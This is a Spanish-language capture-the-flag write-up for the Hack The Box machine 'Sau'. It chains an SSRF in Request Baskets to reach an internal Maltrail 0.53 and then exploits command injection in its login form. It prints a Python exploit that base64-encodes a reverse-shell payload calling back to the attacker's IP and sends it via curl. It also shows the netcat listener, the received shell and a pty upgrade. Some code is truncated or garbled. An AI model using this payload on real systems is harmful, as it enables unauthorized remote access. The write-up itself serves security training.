

HTB – Sau

Objetivos:

- Identificar y aprovechar la vulnerabilidad en la versión 0.53 de Maltrail.
- Escalar privilegios mediante la verificación de comandos permitidos.

Requisitos:

- Sistema Operativo Kali Linux

Categoría:

Web, Linux, SSH, Javascript, Fuerza Bruta, Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.
whoami	Muestra el nombre de usuario del usuario actual
pwd	Muestra la ruta absoluta del directorio de trabajo actual

Nmap


Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Netcat


Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Desarrollo:


1. Se inició la exploración de la máquina objetivo mediante la ejecución de un comando de ping dirigido a su dirección IP con el propósito de verificar la conectividad.




2. Posteriormente, se ejecutó un escaneo exhaustivo de la máquina objetivo empleando la herramienta Nmap, utilizando los parámetros de escaneo "-sC" para la detección de scripts y "-sV" para la identificación de versiones de servicios. La salida del escaneo reveló la existencia de varios puertos accesibles, destacando los puertos "22, 80 y 55555".




3. Se procede a introducir la dirección IP de la máquina objetivo en el navegador web, empleando el puerto 55555 previamente identificado. Al obtener acceso, se revela una interfaz que posibilita la creación de "Baskets". Estos son entornos virtuales que facultan a los usuarios para generar cestas simuladas, emulando endpoints a los cuales se redirigen las solicitudes HTTP




4. Se procede a la creación de un nuevo "Basket" dentro de la interfaz de la página. En este contexto, se ha optado por designar el nuevo elemento con el nombre "htb", si bien cabe destacar que la elección del nombre puede ser personalizada según las preferencias del usuario.




5. Posteriormente, al presionar el botón de creación, se despliega un mensaje notificando la exitosa generación del "Basket" junto con la provisión del correspondiente token asociado. Acto seguido, se accede al "Basket" recién creado mediante la opción "Open Basket".




6. Al abrir el "Basket", se notifica que el mismo se encuentra vacío, lo cual es congruente dado que acaba de ser creado. Además, se revela la URL asociada al "Basket", proporcionando así la dirección mediante la cual se puede acceder al entorno recién establecido.




7. En el apartado de configuración del "Basket", se efectúa la modificación de la URL de redirección, sustituyéndola por la URL local en el puerto 80. Simultáneamente, se mantienen seleccionadas las opciones pertinentes según la siguiente configuración.




8. Se aplican las modificaciones, lo que desencadena una ventana emergente que informa la reconfiguración exitosa del "Basket".



9. Al acceder a la URL suministrada durante la creación del "Basket", se localiza el entorno virtual que ha sido previamente configurado.




10. En la interfaz de nuestro "Basket", se constata que opera con la versión 0.53 de Maltrail, la cual exhibe vulnerabilidades susceptibles a la inyección de comandos.



11. Con el propósito de aprovechar esta vulnerabilidad, se recurre al exploit disponible en el repositorio de GitHub, accesible a través del siguiente enlace:

➤ <https://github.com/Eddycrack864/Maltrail-v0.53-Exploit>



12. Posteriormente, se procede a clonar el repositorio, navegar al directorio recién creado, listar su contenido y localizar el exploit específico que se empleará. No obstante, previo a su utilización, se requiere editar el exploit mediante el uso del editor de texto nano.


```
(eddyrack864@kali)-[~]
$ git clone https://github.com/EddyCrack864/Maltrail-v0.53-Exploit.git
Clonando en 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (13/13), done.
remote: Total 16 (delta 0), reused 0 (delta 0), pack-reused 0
Recibiendo objetos: 100% (16/16), 5.71 KiB | 5.71 MiB/s, listo.

(eddyrack864@kali)-[~]
$ cd Maltrail-v0.53-Exploit

(eddyrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ ls
exploit.py  README.md

(eddyrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ nano exploit.py
```

13. Dentro del editor de texto nano, se procede a la modificación de la dirección IP de escucha, la cual corresponderá a la IP de la máquina local al establecer la conexión a través de la VPN de HackTheBox. Además, se ajusta el puerto de escucha a 1234, y se actualiza la dirección IP de la máquina objetivo, obtenida previamente de HackTheBox. Estos valores serán utilizados posteriormente en conjunto con el software netcat.



```
eddyrack864@kali: ~/Maltrail-v0.53-Exploit
GNU nano 7.2 exploit.py
...
SPOOKIER
...
import sys;
import os;
import base64;


def main():
    listening_IP = "10.10.14.114"
    listening_PORT = "1234"
    target_URL = "10.10.11.224"

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \\'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",{my_port}));os.dup2(s.fileno(),0);os.dup2(
    encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in base64
    command = f'curl "{target_url}" --data "username={encoded_payload}\\'+base64--d'+sh'"
    os.system(command)
```



14. Posteriormente, se procede a ejecutar el exploit mediante Python, especificando como parámetros la dirección IP de escucha, el puerto y la dirección de nuestro "Basket" recién creado. No obstante, antes de llevar a cabo esta acción, es imperativo activar la escucha con netcat, utilizando el mismo puerto previamente configurado.



```
eddycrack864@kali: ~/Maltrail-v0.53-Exploit
(eddycrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ python3 exploit.py 10.10.14.114 1234 http://10.10.11.224:55555/test

eddycrack864@kali: ~
$ nc -lnvp 1234
listening on [any] 1234 ...
```

15. Al ejecutar el exploit, se observa la recepción inmediata de la conexión hacia la máquina local, evidenciando así el éxito de la explotación.



```
eddycrack864@kali: ~/Maltrail-v0.53-Exploit
(eddycrack864@kali)-[~/Maltrail-v0.53-Exploit]
$ python3 exploit.py 10.10.14.114 1234 http://10.10.11.224:55555/test
Running exploit on http://10.10.11.224:55555/test/login

eddycrack864@kali: ~
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.224] 60474
$
```


16. A continuación, se ejecuta el comando whoami con el objetivo de determinar el nombre del usuario con el cual se ha accedido al sistema. Posteriormente, se mejora la interfaz de la terminal mediante la implementación del comando:

➤ python3 -c 'import pty;pty.spawn("/bin/bash");'



```
(eddycrack864@kali)-[~]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.114] from (UNKNOWN) [10.10.11.224] 60474
$ whoami
whoami
puma
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
puma@sau:/opt/maltrail$
```

17. Posteriormente, se realiza la navegación hacia el directorio correspondiente al usuario identificado, con el propósito de listar su contenido y, de esta manera, ubicar la flag asociada al usuario.



```
puma@sau:/opt/maltrail$ cd /home/puma
cd /home/puma
puma@sau:~$ ls -la
ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 12:25 .
drwxr-xr-x 3 root root 4096 Apr 15 2023 ..
